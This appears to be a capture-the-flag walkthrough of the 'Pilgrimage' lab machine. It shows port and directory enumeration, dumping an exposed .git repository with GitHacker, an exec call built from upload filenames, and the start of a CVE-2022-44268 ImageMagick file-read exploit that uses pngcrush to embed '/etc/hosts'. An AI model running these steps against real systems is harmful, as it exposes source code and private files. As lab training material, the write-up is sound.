


Information Gathering




1) Found open ports from initial scan

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.11.219 -F
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 09:47 IST
Nmap scan report for 10.10.11.219
Host is up (0.41s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http



Nmap done: 1 IP address (1 host up) scanned in 3.47 seconds
```

2) Found upload functionality in the website






3) Registered an account



4) No subdomains found



5) enumerated more pages

```
(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://pilgrimage.htb/FUZZ.php' -ic -t 250

v2.1.0-dev

:: Method      : GET
:: URL         : http://pilgrimage.htb/FUZZ.php
:: Wordlist     : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 250
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

index      [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 434ms]
register    [Status: 200, Size: 6173, Words: 1646, Lines: 172, Duration: 687ms]
login      [Status: 200, Size: 6166, Words: 1648, Lines: 172, Duration: 698ms]
logout     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 240ms]
dashboard  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1122ms]
:: Progress: [87651/87651] :: Job [1/1] :: 1283 req/sec :: Duration: [0:02:24] :: Errors: 0 ::
```

6) enumerated directories

```
(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://pilgrimage.htb/FUZZ' -ic -t 250

v2.1.0-dev

:: Method      : GET
:: URL         : http://pilgrimage.htb/FUZZ
:: Wordlist     : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 250
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

assets     [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 222ms]
vendor     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 255ms]
tmp        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 281ms]
```

7) found .git

```
(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/Web-Content/common.txt -u 'http://pilgrimage.htb/FUZZ' -ic -t 250
```

Request

1 GET /git/HEAD HTTP/1.1
2 Host: pilgrimage.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Encoding: gzip, deflate, br
6 Cookie: PHPSESSID=bcpsuuaugl17v05h305jo3w30c

Response

5 Content-Length: 3769
6 Last-Modified: Wed, 07 Jun 2023
7 Connection: close
8 ETag: "648057a1-ebb8"
9 Accept-Ranges: bytes
10
11 DIRCd7I/|xycqt0"/0Ai+*ak/va160n
ate.cssd7I/|xycqr#e,a0C1ay001t1A
flex-slider.cssd7I/|xycqt0"/01ia
ssets/css/owl.cssd7I/|xyd?-001a
"v1a0jNAssets/js/custom.jsd7I/
js/isotope.jsd7I/|xycqt0"
ts/js/owl-carousel.jsd7I/|xycqt
"B"q0Alwassets/js/tabs.jsd7I/|xy
-bx00P! "0i4#assets/webfonts/fa-
ular-400.ttfd7I/|xycqt0a00i\0U/
wAssets/webfonts/fa-regular-40
assets/webfonts/fa-solid-900.ttf
0U" "tw"assets/webfonts/fa-solid
ity.ttfd7I/|xycqt0su01.-IxEI)z61
SB8pwWddashboard.phpd7I/|xyd?;j0
12 W-Pw0a0Flag= index.phpd7I/|xyd?

Method: GET
URL: http://pilgrimage.htb/FUZZ
Wordlist: FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/common.txt
Follow redirects: false
Calibration: false
Timeout: 10
Threads: 250
Matcher: Response status: 200-299,301,302,307,401,403,405,500

.git [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 719ms]
.git/config [Status: 200, Size: 92, Words: 9, Lines: 6, Duration: 753ms]
.git/HEAD [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 819ms]
.git/logs/ [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 819ms]
.htpasswd [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 818ms]
.git/index [Status: 200, Size: 3768, Words: 22, Lines: 16, Duration: 824ms]
.htaccess [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 881ms]
.hta [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 882ms]
assets [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 539ms]
index.php [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 218ms]
tmp [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 414ms]
vendor [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 213ms]

```
(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/Web-Content/big.txt -u 'http://pilgrimage.htb/.git/FUZZ' -ic -t 250
```

Request

1 GET /.git/FUZZ HTTP/1.1
2 Host: pilgrimage.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Encoding: gzip, deflate, br
6 Cookie: PHPSESSID=bcpsuuaugl17v05h305jo3w30c

Response

403 Forbidden
nginx/1.18.0

Method: GET
URL: http://pilgrimage.htb/.git/FUZZ
Wordlist: FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/big.txt
Follow redirects: false
Calibration: false
Timeout: 10
Threads: 250
Matcher: Response status: 200-299,301,302,307,401,403,405,500

.htaccess [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 600ms]
.htpasswd [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 600ms]
branches [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 262ms]
config [Status: 200, Size: 92, Words: 9, Lines: 6, Duration: 352ms]
description [Status: 200, Size: 73, Words: 10, Lines: 2, Duration: 208ms]
hooks [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 234ms]
index [Status: 200, Size: 3768, Words: 22, Lines: 16, Duration: 226ms]
info [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 214ms]
logs [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 207ms]
objects [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 205ms]
refs [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 187ms]
:: Progress: [20476/20476] :: Job [1/1] :: 1086 req/sec :: Duration: [0:00:21] :: Errors: 0 ::

Vulnerability Assessment

1) Researched on how to exploit exposed .git

Dangers of Git Exposed

The danger occurs when the application leaves the “.git” directory, which is in the system root, exposed.

By carelessness, an application that uses Git for versioning can expose the “.git” directory.

This directory of source code can contain sensitive information such as API keys, developer comments, AWS keys, and even the password to a system’s administrative screen and logs of all changes made during development.

2) found a tool

The screenshot shows the GitHub repository page for WangYihang/GitHacker. The repository is public and has 14 watchers and 227 forks. The repository structure is as follows:

File/Folder	Commit Message	Commit Date
GitHacker	test: add testcases, support test report generation	last year
figure	[+] Update README, add GIF	2 years ago
templates	test: add testcases, support test report generation	last year
test/docker	test: add testcases, support test report generation	last year
utils	test: add testcases, support test report generation	last year
.gitignore	test: add testcases, support test report generation	last year
.pre-commit-config.yaml	test: add testcases, support test report generation	last year
Dockerfile	build(Dockerfile): use multistage build	last year
Makefile	feat(*): support running under Docker	last year
README.md	refactor: make comparision section more clear #30	6 months ago
requirements.txt	build(deps): bump cryptography from 38.0.4 to 39.0.1	9 months ago
setup.py	test: add testcases, support test report generation	last year

The repository also includes a sidebar with links to Readme, Activity, 1.3k stars, 14 watching, 227 forks, and Report repository. The Releases section shows 7 tags, and the Packages section shows no packages published.

```

(vigneswar@vigneswar)-[~/pilgrimage]
$ sudo githacker --url http://pilgrimage.htb/.git --brute --output-folder stuff
2023-11-12 14:40:37 INFO 1 urls to be exploited
2023-11-12 14:40:37 INFO Exploiting http://pilgrimage.htb/.git into stuff/57305f6969e93b8ac8b67686f211e888
67686f211e888
2023-11-12 14:40:40 INFO Downloading basic files...
2023-11-12 14:40:41 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:41 ERROR [153 bytes] 404 .git/FETCH_HEAD
2023-11-12 14:40:41 INFO [1788 bytes] 200 .git/COMMIT_EDITMSG
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [23 bytes] 200 .git/HEAD
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [73 bytes] 200 .git/description
2023-11-12 14:40:42 ERROR [153 bytes] 404 .git/logs/refs/remotes/origin/HEAD
2023-11-12 14:40:42 INFO [240 bytes] 200 .git/info/exclude
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [195 bytes] 200 .git/logs/HEAD
2023-11-12 14:40:42 ERROR FileExistsError(17, 'File exists')
2023-11-12 14:40:42 INFO [3768 bytes] 200 .git/index
2023-11-12 14:40:43 ERROR FileExistsError(17, 'File exists')

```

403 Forbidden

nginx/1.18.0

3) Got source files

```

(vigneswar@vigneswar)-[~/pilgrimage/stuff]
$ tree
.
├── 57305f6969e93b8ac8b67686f211e888
│   ├── assets
│   │   ├── bulletproof.php
│   │   ├── css
│   │   │   ├── animate.css
│   │   │   ├── custom.css
│   │   │   ├── flex-slider.css
│   │   │   ├── fontawesome.css
│   │   │   ├── owl.css
│   │   │   └── templatemo-woox-travel.css
│   │   ├── images
│   │   │   ├── banner-04.jpg
│   │   │   └── cta-bg.jpg
│   │   ├── js
│   │   │   ├── custom.js
│   │   │   ├── isotope.js
│   │   │   ├── isotope.min.js
│   │   │   ├── owl-carousel.js
│   │   │   ├── popup.js
│   │   │   └── tabs.js
│   │   └── webfonts
│   │       ├── fa-brands-400.ttf
│   │       ├── fa-brands-400.woff2
│   │       ├── fa-regular-400.ttf
│   │       ├── fa-regular-400.woff2
│   │       ├── fa-solid-900.ttf
│   │       ├── fa-solid-900.woff2
│   │       ├── fa-v4compatibility.ttf
│   │       └── fa-v4compatibility.woff2
│   ├── dashboard.php
│   ├── index.php
│   ├── login.php
│   └── logout.php

```

7 directories, 27 files

4) Found usage of exec function that we can control


```


if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $image = new BulletproofImage($_FILES);
    if($image["toConvert"]) {
        $image->setLocation("/var/www/pilgrimage.htb/tmp");
        $image->setSize(100, 4000000);
        $image->setMime(array('png', 'jpeg'));
        $upload = $image->upload();
        if($upload) {
            $mime = ".png";
            $imagePath = $upload->getFullPath();
            if(mime_content_type($imagePath) === "image/jpeg") {
                $mime = ".jpeg";
            }
            $newname = uniqid();
            exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
            unlink($upload->getFullPath());
            $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
            if(isset($_SESSION['user'])) {
                $db = new PDO('sqlite:/var/db/pilgrimage');
                $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
                $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
            }
            header("Location: /?message=" . $upload_path . "&status=success");
        }
    }
    else {
        header("Location: /?message=Image shrink failed&status=fail");
    }
}
else {
    header("Location: /?message=Image shrink failed&status=fail");
}
}
}


```

5) Found a vulnerability in magick convert


CVE-2022-44268 ImageMagick Arbitrary File Read PoC

PoC for CVE-2022-44268 ImageMagick Arbitrary File Read PoC - Payload generator

This project is created only for educational purposes and cannot be used for law violation or personal gain. 

The author of this project is not responsible for any possible harm caused by the materials of this project. 

Original finding: <https://www.metabaseq.com/imagemagick-zero-days/>


Usage: 

Installing dependencies: 

```
1. $ apt-get install pngcrush imagemagick exiftool exiv2 -y
```

Change the filename you want to read below: 

```
2. $ pngcrush -text a "profile" "/etc/hosts" vjp.png
```

